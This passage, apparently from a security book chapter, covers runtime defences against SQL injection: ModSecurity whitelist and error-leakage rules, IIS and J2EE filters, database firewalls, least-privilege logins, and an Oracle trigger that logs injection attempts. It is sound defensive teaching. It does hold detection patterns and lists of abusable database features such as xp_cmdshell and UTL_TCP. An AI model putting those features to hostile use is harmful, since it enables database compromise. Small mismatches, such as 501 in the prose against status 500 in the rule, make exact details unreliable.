The ModSecurity Core Rule Set includes blacklist rules for SQL injection and blind SQL injection, which, depending on the application, could generate false positives. Therefore, the default action for these rules is *log* to avoid blocking legitimate requests out-of-the-box. This allows us to weed out possible false positives without affecting normal application behavior and tune the rules so that we are comfortable setting them to block should we be faced with a zero-day threat. False positives are not unique to ModSecurity; all WAFs will generate false positives if they are not properly tuned. ModSecurity's Core Rule Set default behavior is preferable, as you want to monitor application behavior and tune rules before turning on active protection in production environments. If you are using ModSecurity to patch a known vulnerability, you can build a custom rule set that achieves positive security (whitelisting).

Figure 9.3 shows a custom whitelist rule that you can use to apply a virtual patch to a PHP script. Requests to script.php must contain one parameter named *statid* and the value must be a numerical value from one to three digits long. With this patch in place, exploitation of an SQL injection vulnerability via the *statid* parameter would not be possible.

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Figure 9.3 Whitelist Rule to Patch a Vulnerable PHP Script

```
<Location /apps/script.php>
  SecRule &ARGS "!@eq 1"
  SecRule ARGS_NAMES "!^statid$"
  SecRule ARGS:statID "!^\d{1,3}$"
</Location>
```

Request Coverage

SQL injection protection can be very tricky for a WAF. Attack payloads can manifest themselves virtually anywhere within an HTTP request, such as the querystring, *POST* data, cookies, custom and standard HTTP headers (e.g., Referer, Server, etc.), or even parts of the URL path. ModSecurity can handle any of these scenarios. Figure 9.4 is an example list of variables (i.e., targets for analysis) that ModSecurity supports. This should give you an idea of the comprehensive request-level protection that ModSecurity provides and that a WAF must implement to adequately protect against SQL injection:

Figure 9.4 ModSecurity *REQUEST* Variables

```
REQUEST_BASENAME
REQUEST_BODY
REQUEST_COOKIES
REQUEST_COOKIES_NAMES
REQUEST_FILENAME
REQUEST_HEADERS
REQUEST_HEADERS_NAMES
REQUEST_LINE
REQUEST_METHOD
REQUEST_PROTOCOL
REQUEST_URI
REQUEST_URI_RAW
```

Request Normalization

Attack strings can be encoded in a variety of ways to avoid detection and easily defeat simple input validation filters. ModSecurity is capable of handling virtually any complex encoding scenario, as it supports a wide variety of transformation functions and can apply those functions multiple times per rule and in any order. Figure 9.5 shows a list of transformation functions from the ModSecurity Reference Manual.

Figure 9.5 ModSecurity Transformation Functions

```
base64Decode
base64Encode
compressWhitespace
cssDecode
escapeSeqDecode
hexDecode
hexEncode
htmlEntityDecode
jsDecode
length
lowercase
md5
none
normalisePath
normalisePathWin
parityEven7bit
parityOdd7bit
parityZero7bit
removeNulls
removeWhitespace
replaceComments
replaceNulls
urlDecode
urlDecodeUni
urlEncode
sha1
trimLeft
trimRight
trim
```

If for some reason built-in functions don't meet your needs, you can build custom transformation functions via ModSecurity's support for the Lua scripting language.

Response Analysis

Another key feature of a WAF when it comes to mitigating SQL injection is the ability to suppress key information leakage, such as detailed SQL error messages. Refer to Figure 9.6, which is an actual outbound rule from the Outbound rule file (modsecurity_crs_50_outbound.conf) of the ModSecurity Core Rule Set.

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Figure 9.6 SQL Errors Leakage Rule from the Outbound Rule File

```
# SQL Errors leakage
SecRule RESPONSE_BODY
"(?:\b(?:(?:s(?:elect list because it is not contained in (?:an aggregate function
and there is no|either an aggregate function or the) GROUP BY clause|upplied
argument is not a valid (?:(?:M(?:S |y)|Postgre)SQL|O(?:racle|DBC)))|S(?:yntax
error converting the \w+ value .*? to a column of data type|QL Server does not
exist or access denied)|Either BOF or EOF is True, or the current record has been
deleted(?:; the operation|\. Requested)|The column prefix .{0,50}? does not match
with a table name or alias name used in the query|Could not find server '\w+' in
sysservers\. execute sp_addlinkedserver)\b|Un(?:closed quotation mark before the
character string\b|able to connect to PostgreSQL server:)|(?:Microsoft OLE DB
Provider for .{0,30} [eE]rror |error '800a01b8)'|(?:Warning: mysql_connect\
(\)|PostgreSQL query failed):|You have an error in your SQL syntax(?: near
'|;)|cannot take a \w+ data type as an argument\*.|incorrect syntax near (?:\'|the\
b|@@error\b)|microsoft jet database engine error '8|ORA-\d{5}: )|\[Microsoft\]\
[ODBC )" \
"phase:4,t:none,ctl:auditLogParts=+E,deny,log,auditlog,status:500,msg:'SQL
Information Leakage',id:'970003',tag:'LEAKAGE/ERRORS',severity:'4'"
```

If the message in the response successfully matches against the regular expression (indicating that an SQL error has occurred), ModSecurity sends a 501 status code. This is non-standard behavior, but it is used to confuse automated clients and scanners.

This type of response analysis and error suppression does not eliminate the SQL injection vulnerability or help in the case of blind SQL injection, but it is still an important defense-in-depth security mechanism.

Intrusion Detection Capabilities

Lastly, WAFs should be able to monitor application behavior passively, take action in the event of suspicious behavior, and maintain a non-reputable log of events for a forensic analysis following an SQL injection incident. The logs should give you the information to determine whether your application was attacked and provide enough information for reproducing the attack string. Blocking and rejecting malicious input aside, the ability to add intrusion detection features to your application without changing a line of code is a strong argument for the use of WAFs. When performing a forensic analysis following an SQL injection incident, nothing is more frustrating than having to rely on Web server log files, which often contain only a small subset of the data sent in the request.

In summary, with ModSecurity it is possible to stop SQL injection attacks, patch a known SQL injection vulnerability, detect attack attempts, and suppress SQL error messages that often facilitate exploitation of SQL injection vulnerabilities. Now that we've discussed


ModSecurity and WAFs in general, we're going to look at some solutions that could be considered a WAF but are not as robust. However, they can be just as effective depending on the scenario, and they can be potentially cheaper in cost and resource requirements to deploy.

Intercepting Filters

Most WAFs implement the Intercepting Filter pattern or include one or more implementations in their overall architecture. Filters are a series of independent modules that you can chain together to perform processing before and after the core processing of a requested resource (Web page, URL, script, etc.). Filters do not have explicit dependencies on each other; this allows you to add new filters without affecting existing filters. This modularity makes filters reusable across applications. You can add filters to applications at deployment when implemented as a Web server plug-in or when activated dynamically within an application configuration file.

Filters are ideal for performing centralized, repeatable tasks across requests and responses that are loosely coupled with core application logic. They are also good for security functions such as input validation, request/response logging, and transforming outgoing responses. In the next two sections, we're going to look at two common filter implementations: Web server plug-ins and application framework modules. You can use both of them for runtime SQL injection protection. Figure 9.7 shows where each is executed as the HTTP request and response passes to/from the Web browser.

Figure 9.7 Diagram Depicting Web Server and Application Filters



Web Server Filters

You can implement filters as Web server modules/plug-ins, which extend the core request and response handling application program interface (API) of the Web server platform. Basically, requests and responses handled by the Web server pass through a series of phases,

and modules can register for execution at each phase. Web server modules permit customized handling of a request before the request reaches the Web application and after it has generated a response. All of this occurs independently of other Web server modules that might be registered and independently of the Web application's underlying logic. This feature makes Web server modules a good implementation choice for filters. Popular Web server platforms such as Apache, Netscape, and Internet Information Server (IIS) all support this type of architecture. Unfortunately, because each exposes its own API, you cannot leverage the modules across Web server platforms.

A clear advantage of Web server modules is that they are not bound to a particular Web application framework or programming language. For example, IIS plug-ins, called ISAPI filters, can be used to validate and monitor requests bound for classic ASP and ASP.NET Web applications, as well as transform their response content. When the Web server is configured to use a connector (a filter that routes requests to the appropriate resource handler) or in reverse proxy server mode, filters can be leveraged to protect virtually any Web application (i.e., you can use IIS ISAPI filters to protect J2EE, PHP, and ColdFusion Web applications). Lastly, because filters are executed for every Web page request, performance is critical. Web server filters are typically implemented in a native programming language such as C or C++, which can be very fast, but has the potential to introduce new classes of vulnerabilities to consider, such as buffer overflows and format string issues.

Web server modules are an important component of runtime security because of the request and response handling APIs they expose. This allows you to extend the behavior of the Web server to meet your specific needs, such as writing a filter for SQL injection protection. Luckily, you can use several freely available Web server filter implementations for SQL injection protection. We already discussed ModSecurity, an Apache API module which offers considerable SQL injection protection. What follows is a brief description of UrlScan and WebKnight, ISAPI filters that plug into the IIS Web server platform and provide SQL injection protection:

- **UrlScan** In June 2008, Microsoft released Version 3.1 of UrlScan as an upgrade to the 2.5 version originally released as part of the IIS Lock Down Tool. Like its predecessor, 3.1 is a free ISAPI filter that blocks certain malicious requests; however, this version is geared toward application-level attacks—specifically, SQL injection, as it was released in response to the mass SQL injection worms that began infecting Web sites in early 2008. This new version supports creating custom rules for blocking certain malicious requests; however, its protection is limited to querystrings, headers, and cookies. You can apply the rules to any Web resource hosted on the server, such as classic ASP and ASP.NET resources. It also enhances the normal IIS logging facilitates, supports a logging-only mode, and is configurable from the urlscan.ini file.

Unfortunately, regular expressions are not supported and *POST* data is not protected. These two limitations make UrlScan a less-than-optimal solution for SQL injection protection. Because it is easy to install, it could be useful for legacy applications where code modifications are not an option and a quick band-aid solution is needed.

You can find more information on UrlScan at http://learn.iis.net/page.aspx/473/using-urlscan/ and you can download it at www.microsoft.com/downloads/details.aspx?familyid=EE41818F-3363-4E24-9940-321603531989&displaylang=en.

- **WebKnight** Like UrlScan, WebKnight is implemented as an IIS ISAPI filter that blocks certain malicious requests. It matches all of the features offered by UrlScan, and by far its biggest benefit over UrlScan is that it can check *POST* data for malicious input. It is highly configurable and comes with a GUI, which makes it easier to configure than UrlScan. In fact, you can import your UrlScan settings into WebKnight. Unfortunately, like UrlScan, WebKnight does not support regular expressions and so is limited to blacklist keyword validation. Additionally, *POST* data protection requires that you set up WebKnight as a global filter, which for IIS 6.0 Web servers means running in IIS 5.0 Isolation Mode.

  WebKnight is a better solution than UrlScan when it comes to SQL injection due to its more comprehensive coverage of the request. It is also easy to install, but its lack of support for regular expressions and a positive security model make it more of a quick band-aid solution or an initial defense mechanism against automated SQL injection worms.

  You can download WebKnight at www.aqtronix.com.

Tools & Traps…

Know Your Filter

Before using a filter to protect your Web application from SQL injection, it's important that you understand how the filter works and the type of protection it provides. Although filters are valuable runtime security tools, they can introduce a false sense of security if you do not completely understand their behavior and security model. Microsoft's UrlScan 3.1 is a good example of this, as it provides only querystring, header, and cookie protection. Pages with *POST* parameters vulnerable to SQL injection will be left exposed to exploitation.

Application Filters

You also can implement filters in the Web application's programming language or framework. The architecture is similar to that of Web server plug-ins: Modular code executes as requests and responses pass through a series of phases. You can use the ASP.NET *System.Web.IHttpModule* interface and the *javax.servlet.Filter* interface to implement the filter pattern. You can then add them to an application without code changes and activate them declaratively in the application configuration file. Figure 9.8 shows an example code snippet of the *doFilter* method of a custom J2EE *Filter* class. This method is called for each request/response pair due to a request for a J2EE Web resource (JSP file, servlet, etc.).

Figure 9.8 Code Snippet of a Custom J2EE *Filter* Class

```
public class SqlInjDetectionFilter implements Filter {
   public void doFilter(ServletRequest req, ServletResponse res,
      chain filterChain) throws IOException, ServletException
   {
   // Check request data for malicious characters
   doDetectSqlI(req, res);
   // Call next filter in the chain
   chain.doFilter(servletRequest, servletResponse);
   }
}
```

In terms of runtime protection, application filters are really nice because they can be developed independent of the application, deployed as a stand-alone .dll or .jar file, and turned on immediately. This means this solution can be deployed more quickly in certain organizations because Web server configuration changes are not required (in many organizations, application developers do not have access to the Web servers and so must coordinate with the Web server team to make the configuration changes associated with a Web server filter). Because these filters are implemented in the same programming language as the application, they can extend or closely wrap existing application behavior. For this same reason, their utility is limited to applications built on the same framework (refer to the Tools and Traps sidebar, "Protecting Web Applications with ASP.NET and IIS," for information on how you can overcome this limitation).

Similar to Web server filters, application filters allow you to add security features, such as malicious request detection, prevention, and logging, to vulnerable Web applications. Because they can be written in feature-rich object-oriented languages such as Java and C#, they are usually less complex to code and do not introduce new vulnerability classes such as buffer overflows. OWASP Stinger and Secure Parameter Filter (SPF) are free application filters that

you can use to detect and block SQL injection attacks. OWASP Stinger is a J2EE filter and you can download it at www.owasp.org/index.php/Category:OWASP_Stinger_Project. SPF is an ASP.NET HttpModule and you can download it at www.gdssecurity.com/l/spf/.

Tools & Traps…

Protecting Web Applications with ASP.NET and IIS

Web applications that are not built on the .NET Framework, but run on IIS (PHP, classic ASP, Perl, etc.), can be processed by ASP.NET code modules by mapping their file type (.php, .asp, .pl, etc.) to an ASP.NET ISAPI dynamic link library (DLL). You can configure this under the application's configuration in IIS with the **Application Configuration | Mappings** tab. In this scenario, an ASP.NET HttpModule that performs input validation and logging can now be leveraged on non-ASP.NET Web applications. However, there are limitations on what you can do to the request and response, especially in the area of response transformation.

The IIS 7.0 ASP.NET Integrated Mode enhances this capability further by combining the ASP.NET request pipeline with the IIS core request pipeline. Essentially, you can plug ASP.NET HttpModules into IIS and have control over the entire request and response that in previous versions of IIS was possible only with an ISAPI filter. This gives HttpModules the capability to perform comprehensive processing of requests and responses, and permits a module such as SPF to provide non-editable input protection to non-ASP.NET Web applications through transformation of response content. For more information on the type of protection SPF provides, refer to "Non-Editable versus Editable Input Protection."

Implementing the Filter Pattern in Scripted Languages

For Web scripting languages, the filter pattern can be more difficult to implement. Technologies such as PHP and classic ASP don't provide built-in interfaces for hooking into request/response handling before/after page execution. You could use a Web server filter or even an application filter (refer to the Tools and Traps sidebar, "Protecting Web Applications with ASP.NET and IIS," for more details) to protect a vulnerable classic ASP application; however, this requires administrative privileges on the Web server to make configuration changes, which may not always be the case or may not be convenient. Additionally, you may not want to modify the code for reasons discussed at the start of "Using Runtime Protection."

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For PHP Web applications, you can leverage the *auto_prepend_file* and *auto_append_file* configuration directives in the php.ini file. These directives point to PHP files that will be executed before and after the execution of every PHP script that is requested. The added-in logic would loop through the various HTTP request collections (querystring, *POST*, cookies, headers, etc.) and validate and/or log as necessary.

An alternative for both PHP and classic ASP applications is to use include files. This requires code modification in the form of adding *include* directives on every application page. Similarly, the included logic would loop through the various HTTP request collections and validate and/or log as necessary.

Filtering Web Service Messages

The intercepting filter pattern is also easy to apply to XML Web Services with custom input and output filters. An input filter could perform validation of method parameters and log SQL injection attempts. You also could use an output filter to suppress error details, such as those that often leak out in the faultstring of the Soap Fault message. The .NET Web Services and Apache Axis platforms provide mechanisms for filtering inbound and outbound messages.

ModSecurity can also handle inbound XML messages to perform validation and logging with the XML *TARGET*. Validation can be performed with *XPATH* queries or against a schema or document type definition (DTD) file. Commercial XML firewalls can also be considered, although they are typically network appliances and likely overkill if you are just looking for SQL injection protection.

Non-Editable versus Editable Input Protection

Almost every filter implementation employs blacklist protection, whereas whitelist validation, which is much more powerful and effective against SQL injection, is less prevalent and often complex to configure. This is likely because defining an exact match (i.e., whitelist) for every request parameter is a daunting task, even if a learning mode is available. This is especially true for inputs that except free-form text, such as textboxes.

Another input validation strategy to consider is classifying application inputs as editable and non-editable, and locking down the non-editable inputs so that they cannot be manipulated. Non-editable inputs are those that end users do not need to modify directly—hidden form fields, URIs and querystring parameters, cookies, etc. The theory behind the strategy is that the application should permit users to perform only those actions that the user interface has presented to them. The idea is to leverage HTTP responses at runtime to identify all legitimate requests (forms and links), collect the state of each possible request, and then validate subsequent requests against the stored state information. For many applications, non-editable inputs are the majority of input accepted by an application. Therefore, if you can lock these down automatically at runtime, you can

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then focus your efforts on comprehensively validating the editable inputs, which is usually a much more manageable task.

Examples of technologies that implement this strategy are HTTP Data Integrity Validator (HDIV) and SPF. You can use HDIV to protect most J2EE Web applications that follow the Model-View-Controller (MVC) pattern and you can download it at www.hdiv.org. You can use SPF to protect ASP.NET Web applications when run on IIS 6.0; however, it can be leveraged to protect virtually any Web application when run on IIS 7.0. Refer to the Tools and Traps sidebar, "Protecting Web Applications with ASP.NET and IIS," for more information. You can download SPF at www.gdssecurity.com/l/spf/.

URL/Page-Level Strategies

Let's look at some other techniques for virtual-patching a vulnerable URL or page without changing the source code.

Page Overriding

If a page is vulnerable and needs replacing, you can create a replacement page or class that is substituted at runtime. The substitution is accomplished with configuration in the Web application's configuration file. In ASP.NET applications, you can use HTTP handlers to accomplish this task.

Figure 9.9 shows a custom HTTP handler configured to handle requests to PageVulnToSqlI.aspx instead of the vulnerable page itself. The substituted handler class implements the logic of the original page in a secure manner. This could include stringent validation of request parameters and the use of secure data access objects.

Figure 9.9 Configuring an HTTP Handler in web.config

```
<httpHandlers>
   <add verb="*"
      path="PageVulnToSqlI.aspx"
      type="Chapter9.Examples.SecureAspxHandler, Subclass"
      validate="false" />
</httpHandlers>
```

You can use a similar approach in the deployment descriptor of a J2EE Web application. You can map the vulnerable URL to a servlet that handles the request in a secure manner, as shown in Figure 9.10.

Figure 9.10 Configuring a Substitute Servlet in web.xml

```
<servlet>
   <servlet-name>SecureServlet</servlet-name>
   <servlet-class>chapter9.examples.SecureServletClass</servlet-class>
</servlet>
..
<servlet-mapping>
   <!--<servlet-name>ServletVulnToSqli</servlet-name>-->
   <servlet-name>SecureServlet</servlet-name>
   <url-pattern>/ServletVulnToSqli</url-pattern>
</servlet-mapping>
```

URL Rewriting

A somewhat similar technique to page overriding is URL rewriting. You can configure the Web server or application framework to take requests that are made to a vulnerable page or URL and redirect them to an alternative version of the page. This new version of the page would implement the logic of the original page in a secure manner. The redirection should be performed server-side so that it remains seamless to the client. There are a number of ways to accomplish this depending on the Web server and application platform. The Apache module *mod_rewrite* and the .NET Framework *urlMappings* element are two examples.

Resource Proxying/Wrapping

You can combine resource proxying/wrapping with either page overriding or URL rewriting to minimize the amount of custom coding needed in the replacement page. When the replacement page handles the rewritten request, it would iterate through the request parameters (querystring, *POST*, cookies, etc.) and perform the required validations. If the request is deemed safe, the request would be permitted to pass on to the vulnerable page via an internal server request. The vulnerable page would then handle the input and perform whatever rendering is needed. Passing input to the vulnerable page in this manner is okay because the replacement page already performed the necessary validation. Essentially, the replacement page wraps the vulnerable page, but does not require duplication of logic.

Aspect-Oriented Programming (AOP)

Aspect-oriented programming is a technique for building common, reusable routines that can be applied applicationwide. During development this facilitates separation of core application logic and common, repeatable tasks (input validation, logging, error handling, etc.).

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At runtime, you can use AOP to hot-patch applications that are vulnerable to SQL injection, or embed intrusion detection and audit logging capabilities directly into an application without modifying the underlying source code. The centralization of security logic is similar to the intercepting filter previously discussed, except the benefits of AOP can extend well beyond the Web tier. You can apply security aspects to data access classes, thick client applications, and middle-tier components, such as Enterprise JavaBeans (EJBs). For example, you could implement checks for insecure dynamic SQL libraries (e.g., *executeQuery()*), prevent the query from executing, and log the offending call for follow-up remediation efforts. There are a number of AOP implementations, but some of the more common ones are AspectJ, Spring AOP, and Aspect.NET.

Application Intrusion Detection Systems (IDSs)

You could use traditional network-based IDSs to detect SQL injection attacks; however, these IDSs are often not optimal, as they are far removed from the application and Web server. However, if you already have one of these running on your network you could still leverage it for an initial line of defense.

As mentioned previously, a WAF can serve as a very good IDS because it operates at the application layer and can be finely tuned for the specific application being protected. Most WAFs come with a passive mode and with alerting capabilities. In many production application environments, using a security filter or WAF in this capacity is preferred. You can use them to detect attacks and alert administrators who can then decide what should be done about the vulnerability—for example, perhaps enabling blocking of malicious requests for the specific page/parameter combination or applying a virtual patch.

Another option is an embedded solution such as PHPIDS (http://php-ids.org/). PHPIDS does not filter or sanitize input, but rather detects attacks and takes action based on its configuration. This could range from simple logging to sending out an emergency e-mail to the development team, displaying a warning message for the attacker or even ending the user's session.

Database Firewall

The last runtime protection technique we'll cover is the database firewall, which is essentially a proxy server that sits between the application and the database. The application connects to the database firewall and sends the query as though it were normally connecting to the database. The database firewall analyzes the intended query and passes it on to the database server for execution if deemed safe. Alternatively, it can prevent the query from being run if malicious. It can also serve as an application-level IDS for malicious database activity by monitoring connections in passive mode and altering administrators of suspicious behavior. In terms of SQL injection, database firewalls could potentially be just as effective if not

more so than WAFs. Consider that the queries the Web application sends to the database are, for the most part, a known quantity of commands, and their structure is known as well. You can leverage this information to configure a highly tuned set of rules that takes appropriate action (log, block, etc.) against unusual or malicious queries before ever hitting the database. One of the hardest problems with locking down input in a WAF is that malicious users can send in any combination of requests to the Web server. An example open source implementation is GreenSQL, which you can download at www.greensql.net.

Securing the Database

When an attacker has an exploitable SQL injection vulnerability, he can take one of two primary exploit paths. He can go after the application data itself, which depending on the application and the data could be very lucrative. This is especially true if the application handles and insecurely stores personally identifiable information or financial data, such as bank account and credit card information. Alternatively, the attacker may be interested in leveraging the database server to penetrate internal, trusted networks. In this section, we're going to look at ways to limit unauthorized access to application data. Then we'll look at some techniques for hardening the database server to help prevent privilege escalation and limiting access to server resources outside the context of the target database server. You should fully test the steps we'll be covering in a non-production environment first, to avoid breaking the functionality of existing applications. New applications have the benefit of building these recommendations into the development life cycle early to avoid dependencies on unnecessary and privileged functionality.

Locking Down the Application Data

Let's first examine some techniques restricting the scope of an SQL injection attack to the application database only. We're also going to look at ways to restrict access even if the attacker has been successfully sandboxed to the application database.

Use the Least-Privileged Database Login

Applications should connect to the database server in the context of a login that has permissions for performing required application tasks only. This critical defense can significantly mitigate the risk of SQL injection, by restricting what an attacker can access and execute when exploiting the vulnerable application. For example, a Web application used for reporting purposes, such as checking the performance of your investment portfolio, should ideally access the database with a login that has inherited only the permissions on objects (stored procedures, tables, etc.) needed to produce this data. This could be EXECUTE permissions on several stored procedures and possibly SELECT permissions on a handful of table columns. In the event of SQL injection, this would at least limit the possible set of commands to the stored procedures and tables within the application database and prevent malicious SQL outside this

context, such as dropping tables or executing operating system commands. It's important to remember that even with this mitigating control the attacker may still be able to circumvent business rules and view the portfolio data of another user.

To determine the permissions assigned to a database login, find its role membership and remove any unnecessary or privileged roles, such as the public or database administrator role. Ideally, the login should be a member of one (or possibly more) custom application roles. A follow-up step is to audit permissions assigned to custom application roles to ensure that they are locked down appropriately. During a database audit, it is very common to find unnecessary UPDATE or INSERT permissions assigned to custom application roles intended for read-only access. These audit and subsequent cleanup steps can be performed with graphical management tools that often accompany the database server platform or with SQL via the query console.

Revoke PUBLIC Permissions

Every database server platform has a default role to which every login belongs, usually called the public role, which has a default set of permissions that includes access to system objects. Attackers use this default access to query system catalogs to map out database schema and target the juiciest tables for subsequent querying, such as those storing application login credentials. The public role is also assigned permission to execute built-in system stored procedures, packages, and functions used for administrative purposes.

Usually you cannot drop the public role; however, it is recommended that you not grant additional permissions to the public role, because each database user inherits the permissions of this role. You should revoke public role permissions from as many system objects as possible. Additionally, you must revoke superfluous permissions granted to the public role on custom database objects (such as application tables and stored procedures) unless a justifiable reason for the permissions exists. If necessary, you should assign database permissions to a custom role that you can use to grant a default level of access to specific users and groups.

Use Stored Procedures

From a security perspective, you should encapsulate application SQL queries within stored procedures and grant only EXEC permissions on those objects. All other permissions, such as SELECT, INSERT, and so on, on the underlying objects can be revoked. In the event of SQL injection, a least-privileged database login that has only EXECUTE permissions on application stored procedures makes it more difficult to return arbitrary result sets to the browser. This does not guarantee safety from SQL injection, as the insecure code could not lie within the stored procedure itself. Additionally, it may be possible to obtain result sets via other means, such as with blind SQL injection techniques.

Use Strong Cryptography to Protect Stored Sensitive Data

A key mitigating control against unauthorized viewing of sensitive data in the database is the use of strong cryptography. The options include storing a mathematical hash of the data (rather than the data itself) or storing the data encrypted with a symmetric algorithm. In both cases, you should use only public algorithms deemed cryptographically strong. You should avoid homegrown cryptographic solutions at all costs.

If the data itself does not require storage, consider an appropriately derived mathematical hash instead. An example of this is data used for challenging the identity of a user, such as passwords or security question answers. If an attacker is able to view the table storing this data, only password hashes will be returned. The attacker must go through the time-consuming exercise of cracking password hashes to obtain the actual credentials. Another clear benefit to hashing is that it eliminates the key management issues associated with encryption. To stay consistent with security best practices, ensure that the hashing algorithm of choice has not been determined mathematically susceptible to collisions, such as MD5 and SHA-1. Consult resources such as NIST (http://csrc.nist.gov/groups/ST/hash/policy.html) to find out the current set of hashing algorithms deemed acceptable for use by federal agencies.

If you must store sensitive data, protect it with a strong symmetric encryption algorithm such as Advanced Encryption Standard (AES) or Triple DES (Data Encryption Standard). The primary challenge to encrypting sensitive data is storing the key in a location that the attacker cannot access easily. You should never store encryption keys client-side, and the best server-side solution for key storage usually depends on the application architecture. If the key can be provided at runtime, this is ideal as it will only reside in memory on the server (and depending on the application framework it can be possible to protect it while in memory). However, on-the-fly key generation is usually not feasible or practical in most enterprise application environments. One possible solution is to store the key in a protected location on the application server so that the attacker needs to compromise both the database server and the application server to decrypt it. In a Windows environment, you can use the Data Protection API (DPAPI) to encrypt application data and leverage the operating system to securely store the key. Another Windows-specific option is storing the key in the Windows Registry, which is a more complex storage format than a flat text file and therefore could be more challenging to view depending on the level of unauthorized access gained by the attacker. When operating system specific storage options are not available (such as with a Linux server), you should store the key (or secret used to derive it) on a protected area of the file system with strict file system ACLs applied. It's also worth noting that as of Microsoft SQL Server 2005 and Oracle Database 10g Release 2, both support column-level encryption natively. However, these nice built-in features do not provide much additional protection against SQL injection, as this information will usually be transparently decrypted for the application.

Maintaining an Audit Trail

Maintaining an audit trail of access on application database objects is critical; however, many applications don't do this at the database level. Without an audit trail, it is difficult to know whether the integrity of application data has been maintained given an SQL injection attack. The server transaction log might provide some detail; however, this log contains systemwide database transactions, making it hard to track down application-specific transactions. All stored procedures could be updated to incorporate auditing logic; however, a better solution is database triggers. You can use triggers to monitor actions performed on application tables, and you don't have to modify existing stored procedures to begin taking advantage of this functionality. Essentially, you can easily add this type of functionality to existing applications without having to modify any data access code. When using triggers, it's important to keep the logic simple to avoid possible performance penalties associated with the additional code, and to ensure that the trigger logic is written securely to avoid SQL injection within these objects. Let's take a closer look at Oracle database triggers to better understand how triggers can be leveraged to detect possible SQL injection attacks.

Oracle Error Triggers

Oracle offers a feature called database triggers. These triggers can fire databasewide in case of special events such as the creation of a Data Definition Language (DDL; e.g., DDL trigger) or a database error (e.g., ERROR trigger). This offers a simple and easy way to detect SQL injection attempts.

In most cases, SQL injection attempts, at least in the beginning of an attack, will create error messages such as "ORA-01756 Single quote not properly terminated" or "ORA-01789 Query block has incorrect number of result columns". The number of these error messages is small, and in most cases they are unique to SQL injection attacks, therefore keeping the number of false positives low.

The following code will find and document SQL injection attempts in an Oracle database:

```
-- Purpose: Oracle Database Error Trigger to detect SQL injection Attacks
-- Version: v 0.9
-- Works against: Oracle 9i, 10g and 11g
-- Author: Alexander Kornbrust of Red-Database-Security GmbH
-- must run as user SYS
-- latest version: http://www.red-database-security.com/scripts/oracle_error_
trigger.html
--
-- Create a table containing the error messages
create table system.oraerror (
id NUMBER,
```

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```
log_date DATE,
log_usr VARCHAR2(30),
terminal VARCHAR2(50),
err_nr NUMBER(10),
err_msg VARCHAR2(4000),
stmt CLOB
);
-- Create a sequence with unique numbers
create sequence system.oraerror_seq
start with 1
increment by 1
minvalue 1
nomaxvalue
nocache
nocycle;
CREATE OR REPLACE TRIGGER after_error
   AFTER SERVERERROR ON DATABASE
   DECLARE
   pragma autonomous_transaction;
   id NUMBER;
   sql_text ORA_NAME_LIST_T;
   v_stmt CLOB;
   n NUMBER;
BEGIN
   SELECT oraerror_seq.nextval INTO id FROM dual;
   --
   n := ora_sql_txt(sql_text);
   --
   IF n >= 1
   THEN
   FOR i IN 1..n LOOP
   v_stmt := v_stmt || sql_text(i);
   END LOOP;
   END IF;
   --
   FOR n IN 1..ora_server_error_depth LOOP
   --
   - log only potential SQL injection attempts
   -- alternatively it’s possible to log everything
```

```
   IF ora_server_error(n) in ('900','906','907','911','917','920','923','933','970',
   '1031','1476','1719','1722','1742','1756','1789','1790','24247','29257','29540')
   THEN
      -- insert the attempt including the SQL statement into a table
      INSERT INTO system.oraerror VALUES (id, sysdate, ora_login_user, ora_client_
      ip_address, ora_server_error(n), ora_server_error_msg(n), v_stmt);
      -- send the information via email to the DBA
      -- <<Insert your PLSQL code for sending emails >>
      COMMIT;
   END IF;
END LOOP;
   --
END after_error;
/
```

Locking Down the Database Server

Once the application data has been secured, you still need to take a few additional steps to harden the database server itself. In a nutshell, you want to make sure the systemwide configuration is secured in a manner that is consistent with the security principle of least privilege and that the database server software is up to date and patched. If you comply with these two key directives, it will be very difficult for an attacker to access anything outside the scope of the intended application data. Let's take a closer look at some specific recommendations.

Additional Lockdown of System Objects

Besides revoking public role permissions on system objects, consider taking additional steps to further lock down access to privileged objects, such as those used for system administration, executing operating system commands, and making network connections. Although these features are useful to database administrators, they are also just as useful (if not more so) to an attacker who has gained direct access to the database. Consider restricting by ensuring that superfluous permissions are not granted to application roles, disabling access to privileged objects systemwide via server configuration, or dropping from the server completely (to avoid reenabling should privilege escalation occur).

On Oracle, you should restrict the ability to run operating system commands and to access files on the operating system level from the database. To ensure that (PL/)SQL injection problems cannot be used to run operating system commands or access files, do not grant the following privileges to the Web application user: CREATE ANY LIBRARY, CREATE ANY DIRECTORY, ALTER SYSTEM, or CREATE JOB. Also, you should remove the PUBLIC grant at least from the following packages if it is not needed: UTL_FILE, UTL_TCP, UTL_MAIL, UTL_SMTP, UTL_INADDR, DBMS_ADVISOR, DBMS_SQL, and

DBMS_XMLGEN. If the functionality of these packages is required it should be used only via secure application roles.

In SQL Server, you should consider dropping dangerous stored procedures such as *xp_cmdshell*, as well as the procedures that match *xp_reg**, *xp_instancereg**, and *sp_OA**. If this is not feasible, audit these objects and revoke any permissions that were unnecessarily assigned.

Restrict Ad Hoc Querying

